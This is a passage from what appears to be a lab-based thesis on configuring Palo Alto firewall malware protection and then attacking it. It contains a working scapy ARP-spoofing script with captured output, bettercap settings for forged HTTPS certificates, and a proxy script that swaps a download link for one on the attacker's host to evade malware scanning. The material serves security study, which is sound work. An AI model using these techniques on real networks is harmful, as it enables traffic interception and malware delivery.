


Figure 3.10: A list of Decryption Exceptions

Note: "HSTS is web security policy mechanism that forces web browsers to interact with websites only via secure HTTPS connections (and never HTTP). This helps to prevent protocol downgrade attacks and cookie hijacking." [15]

3.4 Setting up Malware Protection

In order to setup Malware Protection in Palo Alto Firewall's solution, the correct licenses must be installed first, specifically Adv. Threat Prevention, Threat Prevention (for Malware and Intrusion Protection) and Wildfire (Sandboxed malware analysis):




Figure 3.11: The Palo Alto Firewall Licenses available, the highlighted ones are the essential licenses for malware protection

Afterwards to activate the protection, we need to enable a security profile in the Firewall Policy created earlier, the one that allows outgoing traffic.





Figure 3.12: The Security Profile for any given Firewall Policy, the options can be chosen at will. In this case only malware-related options were selected

Palo Alto provides frequent updates to Virus/Threats definitions along with the other services like WildFire and GlobalProtect, so it's important to always keep them up to date either manually or by a scheduled download/install.



Version	File Name	Features	Type	Size	Release Date	Downlo...	Currently Installed	Action	Document...	
Antivirus	Last checked: 2022/08/28 17:35:03 CEST	Schedule: None								
4185-4698	panup-all-antivirus-4185-4698		Full	99 MB	2022/08/24 13:03:24 CEST			Download	Release Notes	
4186-4699	panup-all-antivirus-4186-4699		Full	99 MB	2022/08/25 13:04:51 CEST			Download	Release Notes	
4187-4700	panup-all-antivirus-4187-4700		Full	99 MB	2022/08/26 13:00:40 CEST			Download	Release Notes	
4188-4701	panup-all-antivirus-4188-4701		Full	99 MB	2022/08/27 13:04:38 CEST			Download	Release Notes	
4189-4702	panup-all-antivirus-4189-4702		Full	99 MB	2022/08/28 13:01:14 CEST	✔	✔		Release Notes	☒
Applications and Threats	Last checked: 2022/08/28 17:34:49 CEST	Schedule: Every Wednesday at 01:02 (Download only)								
8599-7483	panupv2-all-contents-8599-7483	Apps, Threats	Full	54 MB	2022/07/30 02:47:39 CEST	✔ previo...		Revert	Release Notes	☒
8600-7486	panupv2-all-contents-8600-7486	Apps, Threats	Full	54 MB	2022/07/30 18:32:25 CEST			Download	Release Notes	
8601-7487	panupv2-all-contents-8601-7487	Apps, Threats	Full	54 MB	2022/08/02 03:49:20 CEST			Download	Release Notes	

Figure 3.13: The Dynamic Updates page in PAN-OS

3.5 Testing the Setup

To verify if SSL Decryption is working correctly, after connecting to an HTTPS enabled website, this Captive Portal web page should show up before being able to connect.




Figure 3.14: The SSL Inspection Captive portal

It is also possible to look at the certificate used to decrypt the web page and verify that its Certificate Authority is the same as the one that was generated through the Firewall

Figure 3.15: The Palo Alto Generated Certificate on a foreign web page. Note: the IP address was censored

When trying to download a malicious file, for example the EICAR test file, the firewall will redirect the client to a portal telling the user it detected a virus and stopped the download.




Figure 3.16: The page the firewall redirects the client to when a threat is detected

Every time a Threat is detected, it will also be reflected in the Monitor page in PAN-OS, complete with useful analytics to prevent future occurrences.




Figure 3.17: The Detailed log of the threat in the Monitor Section

Since this is a Next Generation Firewall, data regarding threat/blocked activity is recorded and summarized with easy to look-at charts.

This feature is regarded as ACC (Application Control Center).




Figure 3.18: The ACC (Application Control Center) recap for Threats and Blocked Activity

Chapter 4

Creating the Network Attack

4.1 Description of the Tools

In order to create the Network Attack the Open Source penetration testing tools 'bettercap' [16] and 'scapy' [17] will be used.

Wireshark [18], an open source packet analyzer, will also be used to verify the effectiveness of the attacks and provide a broader view into what's happening.

4.1.1 Bettercap

Bettercap is a "powerful, easily extensible and portable framework written in Go which aims to offer to security researchers, red teamers and reverse engineers an easy to use, all-in-one solution with all the features they might possibly need for performing reconnaissance and attacking WiFi networks, Bluetooth Low Energy devices, wireless HID devices and Ethernet networks." [16]

It has both a GUI (Graphical User Interface) and a CLI (Command Line Interface), for simplicity the CLI will be used.

After launching it we can look at the various features through the `help` command:

Every tool is called a caplet, we'll be using the "https.proxy" caplet to inspect and replace HTTPS traffic.

```
     any.proxy > not running
      api.rest > not running
     arp.spoof > not running
     ble.recon > not running
            c2 > not running
       caplets > not running
    dhcp6.spoof > not running
     dns.spoof > not running
  events.stream > running
           gps > not running
           hid > not running
    http.proxy > not running
   http.server > not running
   https.proxy > not running
  https.server > not running
   mac.changer > not running
   mdns.server > not running
  mysql.server > not running
     ndp.spoof > not running
     net.probe > not running
     net.recon > not running
     net.sniff > not running
  packet.proxy > not running
      syn.scan > not running
     tcp.proxy > not running
        ticker > not running
            ui > not running
        update > not running
          wifi > not running
           wol > not running
```

Figure 4.1: Bettercap help page

4.1.2 Scapy

Scapy is an all-in-one tool for packet manipulation. "It is able to forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies, and much more. It can easily handle most classical tasks like scanning, tracerouting, probing, unit tests, attacks or network discovery [...]" [17]

Since it uses Python as a command board it's also possible to create a Python script to create more advanced attacks.

In our case we'll use it to create the ARP Spoof attack.




Figure 4.2: Scapy's Taxonomy

4.2 Setting up ARP Spoofing

First of all we need to write our python script to make use of scapy.

The idea is to forge a malign ARP packet where we tell that the gateway's IP address corresponds the attacker machine and from the gateway (the firewall in this case) point of view the victim is replaced by the attacker instead.

Before doing that we also need the gateway and victim's MAC address, so we'll send a broadcast ARP request for both the victim and gateway.

```
from scapy.all import *
import argparse
import time

# Get arguments from command line
parser = argparse.ArgumentParser()
parser.add_argument("--victim", dest="victim", help="Victim's IP Address")
parser.add_argument("--gateway", dest="gateway", help="Gateway's IP Address")
options = parser.parse_args()
victim = options.victim
gateway = options.gateway
# Get mac address of the victim and gateway
# Request victim's mac by sending a Broadcast ARP request
print("Victim's IP:\t", victim)
print("Gateways's IP:\t", gateway)
rqst = ARP(pdst=victim)
victim_mac = srp((Ether(dst="ff:ff:ff:ff:ff:ff")/rqst), timeout=1, verbose=True)[0][0][1].hwsrc
# Request gateway's mac by sending a Broadcast ARP request
rqst = ARP(pdst=gateway)
gateway_mac = srp((Ether(dst="ff:ff:ff:ff:ff:ff")/rqst), timeout=1, verbose=True)[0][0][1].hwsrc
print("Victim's mac:\t", victim_mac)
print("Gateway's mac:\t", gateway_mac)


print("-----ARP Spoofing------")
try:
    while True:
        #Sends a packet to the victim that fakes being the gateway
        #But the mac address comes from this machine
        packet = ARP(op=2,pdst=victim, hwdst=victim_mac, psrc=
```

```
    gateway)
        send(packet, count=4, verbose=True)
        #The same but this time we fake being the victim
        packet = ARP(op=2,pdst=gateway, hwdst=gateway_mac, psrc=
    victim)
        send(packet, count=4, verbose=True)
        time.sleep(1)
except KeyboardInterrupt:
    # When the program is interrupted we restore the ARP table by
    # sending correct ARP packets by specifying the mac address
    print("Restoring ARP tables")
    packet = ARP(op=2,pdst=victim, hwdst=victim_mac, psrc=gateway
    , hwsrc=gateway_mac)
    send(packet, count=4, verbose=True)
    packet = ARP(op=2,pdst=gateway, hwdst=gateway_mac, psrc=
    victim, hwsrc=victim_mac)
    send(packet, count=4, verbose=True)
    print("Done")
```

The Python script used for ARP Spoofing

The code can be summarized in this flow diagram:




Figure 4.3: ARP Spoofing Flow Diagram

Here are some packets captured by Wireshark [18] during the attack:

```
RealtekU_6b:a5:22    Broadcast            ARP    42 Who has 192.168.3.11? Tell 192.168.3.10
RealtekU_92:6d:9c    RealtekU_6b:a5:22    ARP    42 192.168.3.11 is at 52:54:00:92:6d:9c
RealtekU_6b:a5:22    Broadcast            ARP    42 Who has 192.168.3.1? Tell 192.168.3.10
RealtekU_ec:a3:88    RealtekU_6b:a5:22    ARP    60 192.168.3.1 is at 52:54:00:ec:a3:88
```

Figure 4.4: ARP Request Packets View: The attacker creates a broadcast ARP request to get the Victim and Gateway's MAC Addresses

```
RealtekU_6b:a5:22    RealtekU_92:6d:9c    ARP    42 192.168.3.1 is at 52:54:00:6b:a5:22
RealtekU_6b:a5:22    RealtekU_92:6d:9c    ARP    42 192.168.3.1 is at 52:54:00:6b:a5:22
RealtekU_6b:a5:22    RealtekU_92:6d:9c    ARP    42 192.168.3.1 is at 52:54:00:6b:a5:22
RealtekU_6b:a5:22    RealtekU_92:6d:9c    ARP    42 192.168.3.1 is at 52:54:00:6b:a5:22
RealtekU_6b:a5:22    RealtekU_ec:a3:88    ARP    42 192.168.3.11 is at 52:54:00:6b:a5:22
RealtekU_6b:a5:22    RealtekU_ec:a3:88    ARP    42 192.168.3.11 is at 52:54:00:6b:a5:22
RealtekU_6b:a5:22    RealtekU_ec:a3:88    ARP    42 192.168.3.11 is at 52:54:00:6b:a5:22
RealtekU_6b:a5:22    RealtekU_ec:a3:88    ARP    42 192.168.3.11 is at 52:54:00:6b:a5:22
```

Figure 4.5: ARP Spoof Packets View: The attacker sends an ARP packet containing a spoofed MAC Address for both the gateway and the victim

After receiving those packets the victim's ARP table will be changed accordingly:

```
┌──(kali㉿kali)-[~]
└─$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.3.50             ether   52:54:00:4c:d6:6c   C                     eth0
192.168.3.1              ether   52:54:00:ec:a3:88   C                     eth0
192.168.3.10             ether   52:54:00:6b:a5:22   C                     eth0
```

(a) ARP Table before Spoofing

```
┌──(kali㉿kali)-[~]
└─$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.3.50             ether   52:54:00:4c:d6:6c   C                     eth0
192.168.3.1              ether   52:54:00:6b:a5:22   C                     eth0
192.168.3.10             ether   52:54:00:6b:a5:22   C                     eth0
```

(b) ARP Table after Spoofing

Figure 4.6: The result of ARP Spoofing/Poisoning

Since the Gateway now points to the Attacker machine, the traceroute output is also changed:

```
┌──(kali㉿kali)-[~]
└─$ traceroute 192.168.122.1
traceroute to 192.168.122.1 (192.168.122.1), 30 hops max, 60 byte packets
 1  192.168.3.1 (192.168.3.1)  1.235 ms  1.211 ms  1.159 ms
 2  192.168.122.1 (192.168.122.1)  1.212 ms  1.269 ms  1.209 ms
```

(a) Traceroute before ARP Spoof

```
┌──(kali㉿kali)-[~]
└─$ traceroute 192.168.122.1
traceroute to 192.168.122.1 (192.168.122.1), 30 hops max, 60 byte packets
 1  192.168.3.10 (192.168.3.10)  0.206 ms  0.186 ms  0.181 ms
 2  192.168.3.1 (192.168.3.1)  1.529 ms  1.525 ms  1.373 ms
 3  192.168.122.1 (192.168.122.1)  1.494 ms  1.491 ms  1.508 ms
```

(b) Traceroute after ARP Spoof

4.3 Setting up the HTTPS Proxy

After starting `bettercap` as root, we can start using the HTTPS Proxy tool, there are many available options, the one we will use are:

- `https.proxy.certificate` : HTTPS proxy certification authority TLS certificate file. (default= /.bettercap-ca.cert.pem)
- `https.proxy.certificate.commonname` : Common Name field of the generated HTTPS certificate. (default=Go Daddy Secure Certificate Authority - G2)
- `https.proxy.certificate.country` : Country field of the generated HTTPS certificate. (default=US)
- `https.proxy.certificate.locality` : Locality field of the generated HTTPS certificate. (default=Scottsdale)
- `https.proxy.certificate.organization` : Organization field of the generated
HTTPS certificate. (default=GoDaddy.com, Inc.)
- `https.proxy.certificate.organizationalunit` : Organizational Unit field of the generated HTTPS certificate.
(default=https://certs.godaddy.com/repository/)
- `https.proxy.redirect` : Enable or disable port redirection with iptables. (default=true)
- `https.proxy.script` : Path of a proxy JS script. (default=)

Every option can be set through the `bettercap` shell with the command `set <option> <value>`.

As we can see, the certificate can be forged meticulously to look like a big corporation's one and we can make it so that HTTPS traffic is automatically redirected to this machine with `iptables`.

To host an HTTPS Proxy, bettercap makes it so that when https packets (TCP port: 443) pass through the machine, they will be redirected to a self hosted proxy where the HTML page will be decrypted, analysed (in this case through JavaScript), optionally modified, re-encrypted using fake certificates and then being sent to the client transparently.

4.3.1 Developing the Script

Through the `https.proxy.script` option, as cited earlier, it is possible to develop a small JavaScript code that interacts with various proxy functions [19]:

```
 // called when the script is loaded
function onLoad() {

}

// called when the request is received by the proxy
// and before it is sent to the real server.
function onRequest(req, res) {

}

// called when the request is sent to the real server
// and a response is received
function onResponse(req, res) {

}

// called every time an unknown session command is typed,
// proxy modules can optionally handle custom commands this way:
function onCommand(cmd) {
    if( cmd == "test" ) {
        /*
         * Custom session command logic here.
         */

        // tell the session we handled this command
        return true
    }
}
```

In this case in order to bypass the Malware Detection in PAN-OS, a small script was created that replaces the URL of the malware on the external server with one of the same malware but located on the attacker's machine.

```
function onResponse(req, res){
        var body = res.ReadBody();
        //Checks if there's a link to eicar.com
        if ( body.indexOf('<a href="./eicar.com">') != -1){
            res.Body = body.replace('<a href="./eicar.com">',
            '<a href="http://192.168.3.10/eicar2.com">');
        }
}
```

